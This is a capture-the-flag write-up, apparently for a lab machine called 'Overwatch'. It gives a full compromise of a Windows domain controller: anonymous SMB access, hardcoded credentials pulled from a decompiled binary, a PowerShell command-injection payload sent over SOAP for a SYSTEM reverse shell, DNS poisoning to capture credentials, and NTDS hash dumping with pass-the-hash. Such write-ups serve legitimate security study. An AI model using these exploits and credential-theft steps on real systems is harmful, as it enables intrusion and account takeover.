

Enum
$ export IP=10.129.13.10
$ rustscan --ulimit 10000 -a $IP -- -sCTV -Pn

Open 10.129.13.10:53
Open 10.129.13.10:88
Open 10.129.13.10:135
Open 10.129.13.10:139
Open 10.129.13.10:445
Open 10.129.13.10:464
Open 10.129.13.10:593
Open 10.129.13.10:3268
Open 10.129.13.10:3269
Open 10.129.13.10:389
Open 10.129.13.10:3389
Open 10.129.13.10:5985
Open 10.129.13.10:6520
Open 10.129.13.10:9389
Open 10.129.13.10:49664
Open 10.129.13.10:49667
Open 10.129.13.10:51759
Open 10.129.13.10:51761
Open 10.129.13.10:57209
Open 10.129.13.10:59588
Open 10.129.13.10:63815
Open 10.129.13.10:63816

PORT      STATE    SERVICE       REASON      VERSION
53/tcp    open     tcpwrapped    syn-ack
88/tcp    open     kerberos-sec  syn-ack     Microsoft Windows Kerberos
135/tcp   open     msrpc         syn-ack     Microsoft Windows RPC
139/tcp   open     netbios-ssn   syn-ack     Microsoft Windows netbios-ssn
389/tcp   open     ldap          syn-ack     Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
445/tcp   open     microsoft-ds? syn-ack
464/tcp   open     kpasswd5?     syn-ack
593/tcp   open     ncacn_http    syn-ack     Microsoft Windows RPC over HTTP 1.0
3268/tcp  open     ldap          syn-ack     Microsoft Windows Active Directory LDAP (Domain: overwatch.htb, Site: Default-First-Site-Name)
3269/tcp  open     tcpwrapped    syn-ack
3389/tcp  open     ms-wbt-server syn-ack     Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: OVERWATCH
|   NetBIOS_Domain_Name: OVERWATCH
|   NetBIOS_Computer_Name: S200401
|   DNS_Domain_Name: overwatch.htb
|   DNS_Computer_Name: S200401.overwatch.htb
|   DNS_Tree_Name: overwatch.htb
|   Product_Version: 10.0.20348
| ssl-cert: Subject: commonName=S200401.overwatch.htb
| Issuer: commonName=S200401.overwatch.htb

5985/tcp  open     http          syn-ack     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
6520/tcp  open     ms-sql-s      syn-ack     Microsoft SQL Server 2022 16.00.1000.00; RTM
| ms-sql-ntlm-info:
|   10.129.13.10:6520:
|     Target_Name: OVERWATCH
|     NetBIOS_Domain_Name: OVERWATCH
|     NetBIOS_Computer_Name: S200401
|     DNS_Domain_Name: overwatch.htb
|     DNS_Computer_Name: S200401.overwatch.htb
|     DNS_Tree_Name: overwatch.htb
|_    Product_Version: 10.0.20348
| ms-sql-info:
|   10.129.13.10:6520:
|     Version:
|       name: Microsoft SQL Server 2022 RTM
|       number: 16.00.1000.00
|       Product: Microsoft SQL Server 2022
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 6520

9389/tcp  open     mc-nmf        syn-ack     .NET Message Framing
49664/tcp open     msrpc         syn-ack     Microsoft Windows RPC
49667/tcp open     msrpc         syn-ack     Microsoft Windows RPC
51759/tcp filtered unknown       no-response
51761/tcp open     tcpwrapped    syn-ack
57209/tcp open     msrpc         syn-ack     Microsoft Windows RPC
59588/tcp open     msrpc         syn-ack     Microsoft Windows RPC
63815/tcp open     ncacn_http    syn-ack     Microsoft Windows RPC over HTTP 1.0
63816/tcp open     msrpc         syn-ack     Microsoft Windows RPC
Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows
Important information
No initial credentials
Domain
overwatch.htb
445SMB
5985WinRM
6520MSSQL
- Update
/etc/hosts
$ echo "$IP overwatch.htb" | sudo tee -a /etc/hosts- Let’s try anonymous access to SMB
$ nxc smb $IP -u 'anonymous' -p '' --shares

SMB         10.129.13.10    445    S200401          [*] Windows Server 2022 Build 20348 x64 (name:S200401) (domain:overwatch.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.13.10    445    S200401          [+] overwatch.htb\anonymous: (Guest)
SMB         10.129.13.10    445    S200401          [*] Enumerated shares
SMB         10.129.13.10    445    S200401          Share           Permissions     Remark
SMB         10.129.13.10    445    S200401          -----           -----------     ------
SMB         10.129.13.10    445    S200401          ADMIN$                          Remote Admin
SMB         10.129.13.10    445    S200401          C$                              Default share
SMB         10.129.13.10    445    S200401          IPC$            READ            Remote IPC
SMB         10.129.13.10    445    S200401          NETLOGON                        Logon server share
SMB         10.129.13.10    445    S200401          software$       READ
SMB 10.129.13.10 445 S200401 SYSVOL Logon server share- Anonymous access granted
- Explore the file system with
smbclient
$ smbclient -N '//'$IP'/software$'

Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DH        0  Fri May 16 21:27:07 2025
  ..                                DHS        0  Thu Jan  1 01:46:47 2026
  Monitoring                         DH        0  Fri May 16 21:32:43 2025

smb: \> cd monitoring

smb: \monitoring\> ls
  .                                  DH        0  Fri May 16 21:32:43 2025
  ..                                 DH        0  Fri May 16 21:27:07 2025
  EntityFramework.dll                AH  4991352  Thu Apr 16 16:38:42 2020
  EntityFramework.SqlServer.dll      AH   591752  Thu Apr 16 16:38:56 2020
  EntityFramework.SqlServer.xml      AH   163193  Thu Apr 16 16:38:56 2020
  EntityFramework.xml                AH  3738289  Thu Apr 16 16:38:40 2020
  Microsoft.Management.Infrastructure.dll     AH    36864  Mon Jul 17 10:46:10 2017
  overwatch.exe                      AH     9728  Fri May 16 21:19:24 2025
  overwatch.exe.config               AH     2163  Fri May 16 21:02:30 2025
  overwatch.pdb                      AH    30208  Fri May 16 21:19:24 2025
  System.Data.SQLite.dll             AH   450232  Sun Sep 29 16:41:18 2024
  System.Data.SQLite.EF6.dll         AH   206520  Sun Sep 29 16:40:06 2024
  System.Data.SQLite.Linq.dll        AH   206520  Sun Sep 29 16:40:42 2024
  System.Data.SQLite.xml             AH  1245480  Sat Sep 28 14:48:00 2024
  System.Management.Automation.dll     AH   360448  Mon Jul 17 10:46:10 2017
  System.Management.Automation.xml     AH  7145771  Mon Jul 17 10:46:10 2017
  x64                                DH        0  Fri May 16 21:32:33 2025
x86 DH 0 Fri May 16 21:32:33 2025- We see a binary and some configuration files
- Can download this
exeandconfigfor further investigation
$ smb: \monitoring\> mget overwatch.exe
Get file overwatch.exe? y
getting file \monitoring\overwatch.exe of size 9728 as overwatch.exe (50.8 KiloBytes/sec) (average 50.3 KiloBytes/sec)

$ smb: \monitoring\> mget overwatch.exe.config
Get file overwatch.exe.config? y
getting file \monitoring\overwatch.exe.config of size 2163 as overwatch.exe.config (11.1 KiloBytes/sec) (average 11.1 KiloBytes/sec)- Now we can enumerate locally
$ file overwatch.exe
overwatch.exe: PE32+ executable for MS Windows 6.00 (console), x86-64 Mono/.Net assembly, 2 sectionsMono/.NETCan attempt to decompile back into source code via ilspycmd
$ ilspycmd overwatch.exe > overwatch_decompiled.cs- Reviewing the source reveals credentials and potential command injection in
KillProcessfunction
*snip*

public interface IMonitoringService
{
	[OperationContract]
	string StartMonitoring();

	[OperationContract]
	string StopMonitoring();

	[OperationContract]
	string KillProcess(string processName);
}
public class MonitoringService : IMonitoringService
{
	private ManagementEventWatcher processStartWatcher;

	private bool isRunning;

	private readonly string connectionString = "Server=localhost;Database=SecurityLogs;User Id=sqlsvc;Password=TI0LKcfHzZw1Vv;";

*snip*- The service exposes three operations via SOAP:
StartMonitoring()- Starts process monitoringStopMonitoring()- Stops process monitoringKillProcess(string processName)- Vulnerable function
public string KillProcess(string processName)
{
    // User input directly concatenated without sanitization
    string text = "Stop-Process -Name " + processName + " -Force";

    try
    {
        Runspace val = RunspaceFactory.CreateRunspace();
        val.Open();
        Pipeline val2 = val.CreatePipeline();

        // Unsanitized command executed as PowerShell script
        val2.Commands.AddScript(text);
        val2.Commands.Add("Out-String");

        Collection<PSObject> collection = val2.Invoke();
        val.Close();

        StringBuilder stringBuilder = new StringBuilder();
        foreach (PSObject item in collection)
        {
            stringBuilder.AppendLine(((object)item).ToString());
        }

        // Command output returned to caller
        return stringBuilder.ToString();
    }
    catch (Exception ex)
    {
        return "Error: " + ex.Message;
    }
}- This means attackers could pass something like this:
notepad;<ps_payload>;#
- The trailing
;#comments out the-Forceflag ensuring we don’t break our payload - Semicolons separate commands so our additional commands will be piped in and executed as well
- Within the
overwatch.exe.configwe find this service runs internally onport 8000 - We did not see this port open publicly so we likely need access to machine before delving into the CMDi path
$ cat overwatch.exe.config

*snip*

<service name="MonitoringService">
	<host>
		<baseAddresses>
			<add baseAddress="http://overwatch.htb:8000/MonitorService" />
		</baseAddresses>
	</host>
	<endpoint address="" binding="basicHttpBinding" contract="IMonitoringService" />
	<endpoint address="mex" binding="mexHttpBinding" contract="IMetadataExchange" />
</service>

*snip*
Credentials
sqlsvc:TI0LKcfHzZw1Vv
User
- We did however observe
MSSQLon port6520 - Let’s validate these credentials we found
$ nxc winrm $IP -u sqlsvc -p 'TI0LKcfHzZw1Vv'

WINRM       10.129.13.10    5985   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb)
WINRM       10.129.13.10    5985   S200401          [-] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv

$ nxc mssql $IP --port 6520 -u sqlsvc -p 'TI0LKcfHzZw1Vv'

MSSQL       10.129.13.10    6520   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb)
MSSQL 10.129.13.10 6520 S200401 [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv- Valid credentials for
MSSQLso we can now enumerate our privs nxchas some helpful modules but not necessary to use
$ nxc mssql -L

LOW PRIVILEGE MODULES

ENUMERATION
[*] enum_impersonate          Enumerate users with impersonation privileges
[*] enum_links                Enumerate linked SQL Servers and their login configurations.
[*] enum_logins               Enumerate SQL Server logins (SQL, Domain, Local users)

PRIVILEGE_ESCALATION
[*] enable_cmdshell           Enable or disable xp_cmdshell in MSSQL Server
[*] exec_on_link              Execute commands on a SQL Server linked server
[*] link_enable_cmdshell      Enable or disable xp_cmdshell on a linked MSSQL server
[*] link_xpcmd                Run xp_cmdshell commands on a linked SQL server
[*] mssql_coerce              Execute SQL commands To interact with a specified LISTENER for coercion/exfiltration
[*] mssql_priv                Enumerate and exploit MSSQL privileges

*snip*

$ nxc mssql $IP --port 6520 -u sqlsvc -p 'TI0LKcfHzZw1Vv' -M enum_impersonate

MSSQL       10.129.13.10    6520   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb)
MSSQL       10.129.13.10    6520   S200401          [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv
ENUM_IMP... 10.129.13.10    6520   S200401          [-] No users with impersonation rights found.

$ nxc mssql $IP --port 6520 -u sqlsvc -p 'TI0LKcfHzZw1Vv' -M enum_links

MSSQL       10.129.13.10    6520   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb)
MSSQL       10.129.13.10    6520   S200401          [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv
ENUM_LINKS  10.129.13.10    6520   S200401          [+] Linked servers found:
ENUM_LINKS  10.129.13.10    6520   S200401          [*]   - S200401\SQLEXPRESS
ENUM_LINKS  10.129.13.10    6520   S200401          [*]   - SQL07

$ nxc mssql $IP --port 6520 -u sqlsvc -p 'TI0LKcfHzZw1Vv' -M enum_logins

MSSQL       10.129.13.10    6520   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb)
MSSQL       10.129.13.10    6520   S200401          [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv
ENUM_LOGINS 10.129.13.10    6520   S200401          [*] Enumerated logins
ENUM_LOGINS 10.129.13.10    6520   S200401          Login Name                          Type            Status
ENUM_LOGINS 10.129.13.10    6520   S200401          ----------                          ----            ------
ENUM_LOGINS 10.129.13.10    6520   S200401          OVERWATCH\sqlsvc                    Domain User     ENABLED
ENUM_LOGINS 10.129.13.10    6520   S200401          sa                                  SQL User        DISABLED
ENUM_LOGINS 10.129.13.10    6520   S200401          BUILTIN\Users                       Windows Group   ENABLED

$ nxc mssql $IP --port 6520 -u sqlsvc -p 'TI0LKcfHzZw1Vv' -M link_xpcmd -o LINKED_SERVER=S200401\SQLEXPRESS CMD=whoami

MSSQL       10.129.13.10    6520   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb)
MSSQL       10.129.13.10    6520   S200401          [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv
LINK_XPCMD  10.129.13.10    6520   S200401          [*] Running command on S200401SQLEXPRESS: whoami
LINK_XPCMD  10.129.13.10    6520   S200401          [-] No result returned from query

$ nxc mssql $IP --port 6520 -u sqlsvc -p 'TI0LKcfHzZw1Vv' -M link_xpcmd -o LINKED_SERVER=SQL07 CMD=whoami

MSSQL       10.129.13.10    6520   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb)
MSSQL       10.129.13.10    6520   S200401          [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv
LINK_XPCMD  10.129.13.10    6520   S200401          [*] Running command on SQL07: whoami

*snip*
TimeoutError: timed out- Timeout when attempting to use SQL07
- Led to investigation of connectivity
- Seems SQL07 is not reachable although linked, possibly due to DNS misconfiguration
- We have domain credentials for
sqlsvcso maybe we can update the DNS records to point to ourselves and capture some data - Will need
responderlistening in another terminal
$ sudo responder -I tun0 -v

$ sudo apt install krbrelayx

$ dnstool -u 'overwatch.htb\sqlsvc' -p 'TI0LKcfHzZw1Vv' -d <YOUR_IP> -r SQL07 -a add -t A -dc-ip $IP $IP
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully

$ nxc mssql $IP --port 6520 -u sqlsvc -p 'TI0LKcfHzZw1Vv' -M link_xpcmd -o LINKED_SERVER=SQL07 CMD=whoami

MSSQL       10.129.13.10    6520   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb)
MSSQL       10.129.13.10    6520   S200401          [+] overwatch.htb\sqlsvc:TI0LKcfHzZw1Vv
LINK_XPCMD  10.129.13.10    6520   S200401          [*] Running command on SQL07: whoami
LINK_XPCMD 10.129.13.10 6520 S200401 [-] No result returned from query- Immediately we notice lack of timeout error
respondershould have caught some plaintext credentials
[MSSQL] Received connection from 10.129.13.10
[MSSQL] Cleartext Client   : 10.129.13.10
[MSSQL] Cleartext Hostname : SQL07 ()
[MSSQL] Cleartext Username : sqlmgmt
[MSSQL] Cleartext Password : bIhBbzMMnB82yx
Credentials
sqlmgmt:bIhBbzMMnB82yx
- Check creds against
WINRM
$ nxc winrm $IP -u sqlmgmt -p 'bIhBbzMMnB82yx'
WINRM       10.129.13.10    5985   S200401          [*] Windows Server 2022 Build 20348 (name:S200401) (domain:overwatch.htb)
WINRM 10.129.13.10 5985 S200401 [+] overwatch.htb\sqlmgmt:bIhBbzMMnB82yx (Pwn3d!)- Valid WINRM creds so we can connect and take user flag
- I had to reset machine several times for flag to be accepted…
$ evil-winrm -i $IP -u sqlmgmt -p 'bIhBbzMMnB82yx'

*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> ls ../Desktop

    Directory: C:\Users\sqlmgmt\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         1/24/2026   9:36 AM             34 user.txt
Root
- Now that we have access to the machine, recall our CMDi found in the source code
- Let’s verify
port 8000is actually running first
*Evil-WinRM* PS C:\Users\Administrator\Documents> netstat -ano | findstr 8000

  TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING       4
TCP [::]:8000 [::]:0 LISTENING 4overwatch.exeis in fact running on system- We already formulated attack plan once able to reach
port 8000 - Since we just need to send data to the endpoint, there are many options as to how.
- We just need to send data to 8000 with our CMDi
- SOAP - we will need to use our decompiled variables/data
pwn.ps1
- No additional portfwd/tunneling
- Revshell → PowerShell #3 (Base64)
- Can read root flag directly but I didn’t spend time parsing and formatting output
$payload = "notepad; <YOUR COMMAND> ;#"
$body = @"
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tns="http://tempuri.org/">
  <soap:Body>
    <tns:KillProcess>
      <tns:processName>$payload</tns:processName>
    </tns:KillProcess>
  </soap:Body>
</soap:Envelope>
"@

Invoke-WebRequest -Uri "http://overwatch.htb:8000/MonitorService" -Method Post -UseBasicParsing -ContentType "text/xml; charset=utf-8" -Headers @{SOAPAction='"http://tempuri.org/IMonitoringService/KillProcess"'} -Body $body- Start listener
$ penelope -p 6969- Upload and execute
*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> upload pwn.ps1
Info: Upload successful!

*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> ./pwn.ps1- Catch shell
PS C:\Software\Monitoring> whoami
nt authority\system

PS C:\Software\Monitoring> cd C:/Users/Administrator/Desktop

PS C:\Users\Administrator\Desktop> ls

    Directory: C:\Users\Administrator\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/16/2025   5:00 PM           2308 Microsoft Edge.lnk
-ar---         1/25/2026   9:36 AM             34 root.txt
Dumping hashes
PS C:\Software\Monitoring> PS C:\Software\Monitoring> whoami
nt authority\system

PS C:\Software\Monitoring> cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\ntds\ntds.dit C:\Temp\ntds.dit
PS C:\Software\Monitoring> reg save HKLM\SYSTEM C:\Temp\SYSTEM

*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> whoami
overwatch\sqlmgmt

*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> cd c:/temp

*Evil-WinRM* PS C:\temp> download ntds.dit

*Evil-WinRM* PS C:\temp> download SYSTEM- Decrypt locally
$ secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL
Impacket v0.14.0.dev0+20251117.163331.7bd0d5ab - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x2aabc1e8bc70fdfc93ffebecf0f15993
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 2c33de2bca9443a60c1bae3fc7a17606
[*] Reading and decrypting hashes from ntds.dit

Administrator:500:aad3b435b51404eeaad3b435b51404ee:269fa056205bbf5d47fc2c3682dbbce6:::

*snip*
[*] Cleaning up...- Connect
$ evil-winrm -i $IP -u Administrator -H '269fa056205bbf5d47fc2c3682dbbce6'

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
overwatch\administrator

*Evil-WinRM* PS C:\Users\Administrator\Documents> ls ../Desktop

    Directory: C:\Users\Administrator\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/16/2025   5:00 PM           2308 Microsoft Edge.lnk
-ar---         1/24/2026   9:36 AM             34 root.txt